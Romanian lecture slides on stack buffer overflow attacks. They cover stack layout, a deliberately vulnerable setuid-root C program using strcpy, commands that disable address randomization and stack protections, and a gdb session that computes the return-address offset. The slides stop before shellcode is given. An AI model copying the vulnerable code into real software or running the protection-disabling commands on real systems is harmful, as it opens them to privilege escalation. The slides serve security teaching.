

Atacul cu depășire de zonă
de memorie

Cuprins

- Înțelegerea structurii stivei
- Codul vulnerabil
- Provocări pentru exploatare
- Shellcode
- Contra-măsuri

Stiva programului


```
int x = 100;
int main()
{
    // data stored on stack
    int a=2;
    float b=2.5;
    static int y;

    // allocate memory on heap
    int *ptr = (int *) malloc(2*sizeof(int));

    // values 5 and 6 stored on heap
    ptr[0]=5;
    ptr[1]=6;

    // deallocate memory on heap
    free(ptr);

    return 1;
}
```



Segmentul **BSS** conține variabilele globale și static fără inițializare explicită în codul sursă
Segmentul **Data** conține variabilele globale sau static inițializate la o valoare predefinită și care pot fi modificate.
Heap: zona gestionată de funcțiile de alocare dinamică

Ordinea argumentelor funcției în stivă

```
void func(int a, int b)
{
    int x, y;


    x = a + b;
    y = a - b;
}
```

Variabilele locale și argumentele funcției sunt stocate în stivă folosind ca referință registrul **ebp**
Argumentele funcției sunt puse pe stivă în ordine inversă


```
movl    12(%ebp), %eax    ; b is stored in %ebp + 12
movl    8(%ebp), %edx     ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)    ; x is stored in %ebp - 8
```

Stiva la apelul functiei

```
void f(int a, int b)
{
    int x;
}
void main()
{
    f(1,2);
    printf("hello world");
}
```



Structura stivei pentru lanțul de apeluri



Programul vulnerabil (I)

```
int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

- Citește 300 octeți din badfile.
- Memorează conținutul fișierului în variabila str care are alocăți 400 octeți.
- Apelul funcției foo cu argumentul str.

Observație : badfile este creat de utilizator și, de aceea, conținutul său este sub controlul utilizatorului.

Programul vulnerabil (II)


```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}
```

← Copiem 300 de octeți
într-un buffer pentru 100




Consecințele depășirii de zonă de memorie

Suprascrierea adresei de retur cu o altă adresa poate face ca aceasta să indice spre:

- O instrucțiune invalidă
- O adresă care nu există
 - Violare de acces
- **Codul atacatorului → Cod rău intenționat menit să obțină accesul**

Cum să executăm codul rău intenționat



Setarea mediului pentru experiment

1. Dezactivăm contramăsura - randomizarea adreselor

```
% sudo sysctl -w kernel.randomize_va_space=0
```


2. Compilăm o versiune setuid root a programului stack.c

```
% gcc -o stack -z execstack -fno-stack-protector stack.c  
% sudo chown root stack  
% sudo chmod 4755 stack
```

Crearea intrării pentru atac (badfile)

Sarcina A : Se află distanța (offset) dintre baza zonei și adresa de retur.

Sarcina B : Se află adresa unde se va plasa shellcode



Trebuie să facem trei lucruri cu badfile

1. Să scriem codul rău intenționat în el (shellcode)
2. Să punem codul în stivă (la cea mai mică adresă deasupra adresei de retur sau la sfârșitul bufferului)
3. Să modificăm adresa de retur la adresa shellcode

Aflarea distanței dintre adresa de bază a zonei și adresa de retur

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
.....
(gdb) b foo          ← Set a break point at function foo()
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
.....
Breakpoint 1, foo (str=0xbfffebf1c "...") at stack.c:10
10      strcpy(buffer, str);
```

```
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

Adresa pointerului de cadru de stivă
(frame pointer) este în \$ebp
Adresa de retur este la \$ebp+4

De aici, distanța este $108 + 4 = 112$

Adresa pentru codul rău intenționat (I)

- Investigarea se face cu gdb
- Codul rău intenționat este scris în fișierul badfile care este trecut ca argument funcției vulnerabile.
- Folosind gdb, putem afla adresa argumentului funcției.

```
#include <stdio.h>
void func(int* a1)
{
    printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
}

int main()
{
    int x = 3;
    func(&x);
    return 1;
}
```

